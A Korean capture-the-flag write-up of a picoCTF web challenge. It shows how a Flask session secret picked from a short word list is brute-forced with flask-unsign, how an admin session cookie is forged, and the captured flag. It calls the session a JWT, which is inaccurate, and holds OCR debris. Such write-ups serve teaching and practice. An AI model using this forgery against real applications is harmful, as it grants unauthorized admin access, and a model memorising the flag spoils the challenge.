


웹 서버에 접속하면 쿠키를 입력하라고 나온다.

```
@app.route("/display", methods=["GET"])
def flag():
    if session.get("very_auth"):
        check = session["very_auth"]
        if check == "admin":
            resp = make_response(render_template("flag.html", value=flag_value,
title=title))
            return resp
        flash("That is a cookie! Not very special though...", "success")
        return render_template("not-flag.html", title=title,
cookie_name=session["very_auth"])
    else:
        resp = make_response(redirect("/"))
        session["very_auth"] = "blank"
        return resp
```

server.py 파일을 보면 /display 경로에서 very_auth 세션 값에서 값을 가져와 "admin"이면 flag를 출력해준다.

```python
@app.route("/search", methods=["GET", "POST"])
def search():
    if "name" in request.form and request.form["name"] in cookie_names:
        resp = make_response(redirect("/display"))
        session["very_auth"] = request.form["name"]
        return resp
    else:
        message = "That doesn't appear to be a valid cookie."
        category = "danger"
        flash(message, category)
        resp = make_response(redirect("/"))
        session["very_auth"] = "blank"
        return resp
```

```python
cookie_names = ["snickerdoodle", "chocolate chip", "oatmeal raisin",
"gingersnap", "shortbread", "peanut butter", "whoopie pie", "sugar",
"molasses", "kiss", "biscotti", "butter", "spritz", "snowball", "drop",
"thumbprint", "pinwheel", "wafer", "macaroon", "fortune", "crinkle", "icebox",
"gingerbread", "tassie", "lebkuchen", "macaron", "black and white", "white
chocolate macadamia"]
```


값을 입력하고 search를 하면 입력값이 cookie_names 에 존재하는지 확인한다.

값이 존재한다면 session값을 해당 입력값으로 설정한다. cookie_names에는 admin이라는 값이 없어 세션을 admin으로 설정할 수 없다.

```
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJ2ZXJ5X2F1dGgiOiJhZG1pbiJ9.aSxF2w.03awnTm2n4sKveYWhokrKNb_e28
Connection: keep-alive
Content-Length: 10

name=admin
```

요청 쿠키값을 보면 jwt 토큰으로 인코딩 하고 있는걸 알 수 있다.



해당 값의 HEADER가 blank로 되어있다. 해당 값을 admin으로 바꾼다면 flag를 획득할 수 있다. 하지만 해당 값을 조작하려면 secret 값을 알아야한다.

```
app.secret_key = random.choice(cookie_names)
```

코드에서 secret key를 cookie_names에서 임의의 값으로 설정하는 것을 알 수 있다. 취약점은 여기에서 발생한다.

새로운 쿠키 값을 생성시키기 위해 flask-unsign 프로그램을 사용했다.

wordlists를 cookie_names에 있는 값으로 저장하고, 브루트 포스를 통해 어떤 secret 값으로 인코딩 되어있는지 확인한다.

~# flask-unsign -u -c eyJ2ZXJ5X2F1dGgiOiJibGFuayJ9.aSxJug.5cdIZaNxIHoHRhXZ7GEE1RsvCio --wordlist cookies.txt

[*] Session decodes to: {'very_auth': 'blank'}

[*] Starting brute-forcer with 8 threads..

[+] Found secret key after 28 attemptscadamia

'peanut butter'

'peanut butter'로 인코딩 한 걸 알 수 있다.

해당 값을 secret key로 설정하고 very_auth 세션을 'admin'으로 설정한 후에 새로운 jwt 토큰을 생성시키면 된다.

```
root@hkh:~# flask-unsign --sign -c "{'very_auth':'admin'}" --secret "peanut butter" --legacy
eyJ2ZXJ5X2F1dGgiOiJhZG1pbiJ9.aSxF2w.03awnTm2n4sKveYWhokrKNb_e28
```

이렇게 생성된 토큰을 쿠키로 재설정하고 요청을 보내면 flag를 보내준다.

```
<div class="jumbotron">
    <p class="lead">
    </p>
    <p style="text-align:center; font-size:30px;">
        <b>
            Flag
        </b>
        : <code>
            picoCTF{pwn_4ll_th3_cook1E5_478da04c}
        </code>
    </p>
</div>
```